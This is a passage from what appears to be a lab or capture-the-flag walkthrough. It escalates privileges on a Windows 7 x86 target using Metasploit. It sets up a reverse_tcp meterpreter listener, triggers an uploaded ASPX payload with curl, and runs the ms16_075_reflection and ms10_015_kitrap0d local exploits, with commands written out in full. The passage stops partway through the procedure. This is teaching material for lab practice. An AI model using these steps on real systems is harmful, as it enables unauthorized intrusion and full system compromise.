
Let it finish checking for workable exploits. This module performs due diligence.

Since the results show Post interrupted by the console user (I did no such thing, but that's okay) and it didn't finish all 243 potential exploit investigations, let's gather intel on the Windows build and our session privileges to make sure we're in good shape:
sessions -i 1
sysinfo
getprivs
The most important takeaways from our new intel are Windows 7 build 7600, x86, and SeImpersonatePrivilege.
We'll investigate the suggester's impersonation recommendations to see if any fit this specific situation.
I started with ms16_075_reflection. It didn't get us to SYSTEM, but here's the logic behind trying it:
1. getprivs showed us SeImpersonatePrivilege. That means we want to lead with “investigate token impersonation.”
2. You can run search impersonate in msfconsole and run info to read about the applicable results.
3. Cross compare each result with what you concretely know: Windows 7 x86, an IIS service account, and a live session.
Still at the meterpreter prompt:
background
info exploit/windows/local/ms16_075_reflection
We don't know that we've picked the right suggestion yet. Let's see if we're on the right track:
use exploit/windows/local/ms16_075_reflection
set SESSION 1
check
Well, we lost our first SESSION set by the ASPX payload.
We'll run this at the msf exploit prompt, and if it comes back empty, we'll restart our listener:
jobs
Time to restart our listener.
We'll fortify our listener a little better this time by setting it to listen for reconnects:
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.10.14.123
set LPORT 4444
set ExitOnSession false
run -j
Almost there. From a separate Kali terminal, ideally the same separate terminal you used to trigger the previous shell (aka make sure your tip variable is set), run this bad boy:
curl "http://$tip/foothold.aspx"
Back in msfconsole, type sessions and hit enter:

Session 2 is live and as IIS APPPOOL\Web. Let's see if we can verify a second session using our exploit of choice:
use exploit/windows/local/ms16_075_reflection
set SESSION 2
check
I'll take it. Not a guarantee, but pretty darn close:

Let's make sure we've set everything this potentially winning exploit needs to run:
show options
Glad we ran this. It may not apply to your specific situation, but I need to change my LHOST (the IP where the target reached me), and Port 4444 is already busy hosting the shell in Session 1.
set LHOST 10.10.14.123
set LPORT 4445
show options
We're going to type run next. We don't know if we'll be given a shell or a system token, but we'll take it one step at a time:
run
This has very morose vibes with its "`wait for (hopefully privileged) payload execution".
Maybe the trick to this session successfully establishing is managed expectations. At least it's refreshingly honest, and we have our shell:
getuid
We were cautioned that we could obtain a privileged token without fully changing the session's identity.
Let's find out:
load incognito
list_tokens -u
Well, not great news. Session 3 doesn't have a privileged token available, and we just learned we don't have a session to impersonate.
Back to the exploit suggestions list:
info exploit/windows/local/ms10_015_kitrap0dThis one looks like a strong fit:

We're at the meterpreter prompt, so let's get back to msfconsole and start cooking:
background
use exploit/windows/local/ms10_015_kitrap0d
set SESSION 3
